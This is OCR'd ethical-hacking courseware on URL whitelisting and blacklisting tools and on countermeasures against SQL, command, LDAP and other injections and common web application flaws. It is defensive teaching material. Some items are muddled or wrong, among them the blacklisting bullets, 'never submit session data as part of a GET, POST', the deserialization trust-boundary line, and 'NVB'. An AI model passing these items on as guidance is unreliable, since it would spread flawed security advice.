
  URL whitelisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Whitelisting can allow the users to access the rest of the network applications
  - **Block access to all URLs except permitted ones**: Whitelisting can permit access to a limited list of URLs
  - **Define exceptions to very restrictive blacklists**: Whitelisting lets users access schemes, subdomains of other domains, specific paths, or ports
  - **Allow the browser to open applications**: Whitelisting is performed only for specific external protocol handlers so that the browser can automatically execute applications

  URL blacklisting is performed using the following methods:

  - **Allow access to all URLs except the blocked ones**: Blacklisting prevents users from accessing blocked websites
  - **Block access to all URLs except permitted ones**: Blacklisting blocks access to all malicious URLs
  - **Define exceptions to very restrictive blacklists**: Blacklisting restricts access to all URLs that are vulnerable to attacks
  - **Allow the browser to open apps**: Blacklisting prevents the browser from automatically executing applications

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Application Whitelisting and Blacklisting Tools

Various tools that help security professionals in application whitelisting and blacklisting are discussed below:

- **Apility.io**

  Source: *https://apility.io*

  Apility.io is an anti-abuse API that helps security professionals to know if the IP address, domain, or email of a user is blacklisted. It is a collection of various tools delivered "as a service" to help security professionals, product managers, IT shops, enterprises, and start-ups to acquire more details about their potential visitors, users, customers, and threat actors.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 14.101: Screenshot of Apility.io

Some additional application whitelisting and blacklisting tools are as follows:

- AutoShun (*https://www.autoshun.org*)
- Cisco Umbrella (*https://umbrella.cisco.com*)
- Alexa Top Sites (*https://aws.amazon.com*)
- APT Groups and Operations (*https://docs.google.com*)
- NordVPN (*https://nordvpn.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





How to Defend Against Injection Attacks

- **SQL Injection Attacks**
  - Limit the length of the user input
  - Use custom error messages
  - Monitor DB traffic using an IDS, WAF

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Disable commands such as xp_cmdshell
- Isolate the database server and web server
- Always use a method attribute set for POST and low-privileged account for DB connection
- Run a database service account with minimal rights
- Move extended stored procedures to an isolated server
- Use typesafe variables or functions such as isNumeric() to ensure typesafety
- Validate and sanitize user inputs passed to the database
- Avoid using dynamic SQL and do not construct queries with the user input
- Use prepared statements, parameterized queries, or stored procedures to access the database
- Display less information and use the "RemoteOnly" customErrors mode to display verbose error messages on the local machine
- Perform proper escaping and character filtering to avoid special string characters and symbols such as single quotes (')
- Always set the whitelist logically instead of the blacklist to avoid bad code
- Use Object Relational Mapping (ORM) frameworks to make the conversion of SQL result sets into code objects more consistent

- **Command Injection Flaws**

  The simplest way to defend against command injection flaws is to avoid them wherever possible. Some language-specific libraries perform identical functions for many shell commands and some system calls. These libraries do not contain the operating system shell interpreter and hence ignore maximum shell command problems. For those calls that must still be used, such as calls to backend databases, one must carefully validate the data to ensure that it does not contain malicious content. One can also arrange various requests in a pattern, which ensures that all the given parameters are treated as data instead of potentially executable content.

  Most systems call and use stored procedures with parameters that accept valid input strings to access a database or prepared statements to provide significant protection, ensuring that the supplied input is treated as data, which reduces but does not completely eliminate the risk involved in these external calls. One can always authorize the input to ensure the protection of the application in question. For this reason, it is important to use the least-privileged accounts to access a database to minimize the attack possibility.

  Another robust measure against command injection is to run web applications with the privileges required to carry out their functions. Therefore, one should avoid running the web server as a root or accessing a database as a **DBADMIN**; otherwise, an attacker may

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

be able to misuse administrative rights. The use of Java sandbox in the J2EE environment stops the execution of system commands. External commands are used to check the user information when he/she provides it. Create a mechanism for handling all possible errors, timeouts, or blockages during the calls. Check all the output, return, and error codes from the call to ensure that it performs as expected. Doing so allows users to determine whether something has gone wrong. Otherwise, an attack might occur and never be detected.

Some countermeasures against command injection flaws are as follows:

- Perform input validation
- Escape dangerous characters
- Use language-specific libraries that avoid problems due to shell commands
- Perform input and output encoding
- Use a safe API that avoids use of the interpreter entirely
- Structure requests so that all supplied parameters are treated as data rather than potentially executable content
- Use parameterized SQL queries
- Use modular shell disassociation from the kernel
- Use built-in library functions and avoid calling OS commands directly
- Implement the least privileges to restrict the permissions to execute the OS commands
- Avoid executing commands such as exec or system without proper validation and sanitization
- Prevent the shell interpreter using pcntl_fork and pcntl_exec within the PHP
- Implement Python as a web framework instead of PHP for application development

- **LDAP Injection Attacks**

An LDAP injection attack is similar to an SQL injection: attacks on web applications co-opt the user input to create LDAP queries. Execution of malicious LDAP queries in the applications creates arbitrary queries that disclose information such as username and password, thus granting attackers unauthorized access and admin privileges.

Some countermeasures against LDAP injection attacks are as follows:

- Perform type, pattern, and domain value validation on all input data
- Make the LDAP filter as specific as possible
- Validate and restrict the amount of data returned to the user
- Implement tight access control on the data in the LDAP directory
- Perform dynamic testing and source code analysis

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Sanitize all the user-end inputs and escape any special characters
- Avoid constructing LDAP search filters by concatenating strings
- Use the AND filter to enforce restrictions on similar entries
- Use LDAPS (LDAP over SSL) for encrypting and securing the communication on the web servers

- **File Injection Attacks**

  Attackers use scripts to inject malicious files into the server, allowing them to exploit vulnerable parameters and execute malicious code. Such an attack allows temporary data theft and data manipulation, and it can provide attackers with persistent control of the server.

  Some countermeasures against file injection attacks are as follows:

  - Strongly validate the user input
  - Consider implementing a chroot jail
  - PHP: Disable allow_url_fopen and allow_url_include in php.ini
  - PHP: Disable register_globals and use E_STRICT to find uninitialized variables
  - PHP: Ensure that all file and stream functions (stream_*) are carefully vetted

- **Server-Side JS Injection**
  - Ensure that user inputs are strictly validated on the server side before processing
  - Avoid using the eval() function to parse the user input
  - Never use commands having identical effects, such as setTimeOut(), setInterval(), and Function()
  - Use JSON.parse() instead of eval() to parse the JSON input
  - Make sure to include "use strict" at the beginning of the function to enable the strict mode inside the function scope

- **Server-Side Include Injection**
  - Validate the user input and ensure that it does not include characters used in SSI directives
  - Apply HTML encoding to the user input before executing it in the web pages
  - Ensure that directives are confined only to the web pages where they are required
  - Avoid using pages with file name extensions such as .stm, .shtm, and .shtml to prevent attacks

- **Server-Side Template Injection**
  - Do not create templates from user inputs or pass user inputs as parameters into the templates

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use a simple template engine such as Mustache or Python's template if the business requirements support user-submitted templates
- Review the template engine's documentation for hardening tips
- Execute the template inside a sandboxed environment
- Consider loading static template files wherever possible
- Always make sure to pass dynamic data to a template using the template engine's built-in functionality

- **Log Injection**
  - Pass log codes instead of messages through parameters
  - Use correct error codes and easily recognizable error messages
  - Avoid using API calls to log actions due to their visibility in browser network calls
  - Make sure to pass user IDs or publicly non-identifiable inputs as the parameters at logging endpoints
  - Validate inputs at both the server side and the client side and sanitize and replace the malicious characters
  - Examine the application carefully for any vulnerabilities that are used to render logs
- **HTML Injection**
  - Validate all the user inputs to remove the HTML-syntax substrings from user-supplied text
  - Check the inputs for unwanted script or HTML code such as <script></script>, <html></html>
  - Employ security solutions that avoid false positives and detect possible injections
- **CRLF Injection**
  - Use any function to encode CRLF special characters and avoid using the user input in the response headers
  - Update the version of the programming language that disallows the injection of CR (carriage return) and LF (line feed) characters
  - Rewrite the code so that the user's content is not directly used in the HTTP stream
  - Check and remove any newline strings in the content before passing it to the HTTP header
  - Encrypt the data that is passed to the HTTP headers to manipulate the CR and LF codes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Countermeasures

Broken Authentication and Session Management

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Never submit session data as part of a **GET**, **POST**

Sensitive Data Exposure

- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure that encrypted data stored on disk is not easy to **decrypt**

XML External Entity

- **Avoid processing XML input** containing reference to external entity by weakly configured XML parser
- **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser

Broken Access Control

- Perform **access control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers guessing them
- Provide a session timeout mechanism
- Limit file permissions to authorized users to prevent misuse

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Countermeasures (Cont'd)

Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Scan for the **latest security vulnerabilities** and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the **SSL page**
- Set the 'secure' flag on all **sensitive cookies**
- Configure the SSL provider to support only **strong algorithms**
- Ensure the certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter metacharacters in the input
- Do not always trust websites that use HTTPS when it comes to XSS
- Filtering script output can also **defeat XSS vulnerabilities** by preventing them from being transmitted to users
- Deploy public key infrastructure (PKI) for authentication that actually checks for authentication of any scripts introduced

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Attack Countermeasures (Cont'd)

Insecure Deserialization

- Validate untrusted input which is to be serialized to ensure serialized data contain only **trusted classes**
- Deserialization of trusted data must cross a trust boundary
- Developers must re-architect their applications
- Avoid serialization for **security-sensitive classes**
- Guard sensitive data during deserialization
- Filter untrusted serial data

Using Components with Known Vulnerabilities

- Regularly check the versions of both client-side and server-side components and their dependencies
- Continuously monitor sources like the **national vulnerability database** (NVB) for vulnerabilities in your components
- Regularly apply security patches
- Frequently scan the components with **security scanners**
- Enforce security policies and best practices for component use

Insufficient Logging & Monitoring

- Define the scope of assets covered in **log monitoring** to include business critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context, so that the **logs are traceable** to specific users
- Ensure what to log and how to find logs for proactive incident identification
- Perform sanitization on **all event data** to prevent log injection attacks


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Web Application Attack Countermeasures (Cont'd)

Directory Traversal	• Define access rights to the **protected areas** of the website • **Apply checks/hotfixes** that prevent the exploitation of vulnerabilities such as Unicode to affect the directory traversal • Web servers should be regularly updated with **security patches**
Unvalidated Redirects and Forwards	• Avoid using redirects and forwards • If destination parameters cannot be avoided, ensure that the **supplied value is valid** and authorized for the user
Watering Hole Attack	• Regularly apply software patches to remove any vulnerabilities • Monitor network traffic • Secure the DNS server to prevent attackers from **redirecting the site** • Analyze **user behavior** • Inspect popular websites

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Web Application Attack Countermeasures

- **Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Session cookies are destined for client IPs by delivering a validation cookie, which includes a cryptographic token that verifies that the client IP is the one to which the session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

Some countermeasures against broken authentication and session management attacks are as follows:

- Use SSL for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST
- Apply pass phrasing with at least five random words
- Limit the login attempts and lock the account for a specific period after a certain number of failed attempts
- Use a secure platform session manager to generate long random session identifiers for secure session development
- Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing
- Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2
- Make sure to check weak passwords against a list of the top bad passwords
- Log authentication failures and send alerts whenever probable attacks are detected

- **Sensitive Data Exposure**

  Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

  Some countermeasures against sensitive data exposure attacks are as follows:

  - Do not create or use weak cryptographic algorithms
  - Generate encryption keys offline and store them securely
  - Ensure that encrypted data stored on the disk is not easy to decrypt
  - Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic
  - Classify the data processed, stored, or transmitted by an application and apply controls accordingly
  - Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use proper key management and ensure that all the keys are in place
- Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers
- Disable caching techniques for requests that contain sensitive information

- **XML External Entity**
  - Avoid processing XML input containing references to external entities by a weakly configured XML parser
  - XML unmarshaller should be configured securely
  - Parse the document with a securely configured parser
  - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document
  - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents
  - Update and patch the latest XML processors and libraries
  - Make sure that the XML/XLS file upload function validates the XML using XSD validation
- **Broken Access Control**
  - Perform access control checks before redirecting the authorized user to the requested resource
  - Avoid using insecure IDs to prevent the attacker from guessing them
  - Provide a session timeout mechanism
  - Limit file permissions to authorized users to avoid misuse
  - Avoid client-side caching mechanisms
  - Remove session tokens on the server side on user logout
  - Ensure that minimum privileges are assigned to users to perform only essential actions
  - Enforce access control mechanisms once and re-use them throughout the application
- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some countermeasures against security misconfiguration attacks are as follows:

- Configure all security mechanisms and disable all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for the latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure the SSL provider to support only strong algorithms
- Ensure that the certificate is valid and not expired, and that it matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

- **XSS Attacks**

XSS is another type of input validation attacks that target the flawed input validation mechanism of web applications for the purpose of malicious activities. Attackers embed a malicious script into web application input gates, which allows them to bypass the security measures imposed by the applications.

Some countermeasures against XSS attacks are as follows:

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the execution of a malicious script
- Convert all non-alphanumeric characters into HTML character entities before displaying the user input in search engines and forums
- Encode the input and output and filter metacharacters in the input
- Never trust websites that use HTTPS when it comes to XSS
- Filtering the script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
- Deploy public key infrastructure (PKI) for authentication, which checks to ascertain that the script introduced is actually authenticated
- Implement a stringent security policy
- Web servers, application servers, and web application environments are vulnerable to cross-site scripting. It is difficult to identify and remove XSS flaws from web applications. The best way to find flaws is to perform a security review of the code

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

and search in all the places where the input from an HTTP request comes as an output through HTML.

- Attacker uses a variety of HTML tags to transmit a malicious JavaScript. Nessus, Nikto, and other tools can help to some extent in scanning websites for these flaws. If the scanning discovers a vulnerability in a website, it is highly likely to be vulnerable to other attacks.
- Review the website code to defend against XSS attacks. Check the robustness of the code by reviewing it and comparing it against exact specifications. Check the following areas: headers, cookies, query string form fields, and hidden fields. During the validation process, there must be no attempt to recognize the active content, either by removing the filter or by sanitizing it.
- There are many ways to encode known filters for active content. A "positive security policy" is highly recommended, which specifies what is allowed and what must be removed. Negative or attack signature-based policies are difficult to maintain, as they are incomplete.
- Input fields should be limited to a maximum size since most script attacks need several characters to initiate.
- Implement Content Security Policy (CSP) to prevent the browser from executing XSS attacks
- Escape untrusted HTTP request data built on the context in the HTML output to resolve Reflected and Stored XSS vulnerabilities
- Employ context-sensitive encoding when altering the browser document on the client side, which acts against the DOM-XSS

- **Insecure Deserialization**
  - Validate untrusted input that is to be serialized to ensure that the serialized data contains only trusted classes
  - Deserialization of trusted data must cross a trust boundary
  - Developers must re-architect their applications
  - Avoid serialization for security-sensitive classes
  - Guard sensitive data during deserialization
  - Filter untrusted serial data
  - Enforce duplicate security manager checks in a class during serialization and deserialization
  - Understand the security permissions given to serialization and deserialization
  - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Isolate code that deserializes so that it runs in very-low-privileged environments
- Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception

- **Using Components with Known Vulnerabilities**
  - Regularly check the versions of both client-side and server-side components and their dependencies
  - Continuously monitor sources such as the National Vulnerability Database (NVB) for vulnerabilities in your components
  - Apply security patches regularly
  - Scan the components with security scanners frequently
  - Enforce security policies and best practices for component use
  - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable
  - Maintain a regular inventory of the versions of both client-side and server-side components regularly
  - Make sure to obtain components from official sources and accept only signed packages
- **Insufficient Logging and Monitoring**
  - Define the scope of assets covered in log monitoring to include business critical areas
  - Setup a minimum baseline for logging and ensure that it is followed for all assets
  - Ensure that logs are logged with user context so that they are traceable for specific users
  - Ascertain what to log and what log to look for through proactive incident identification
  - Perform sanitization on all event data to prevent log injection attacks
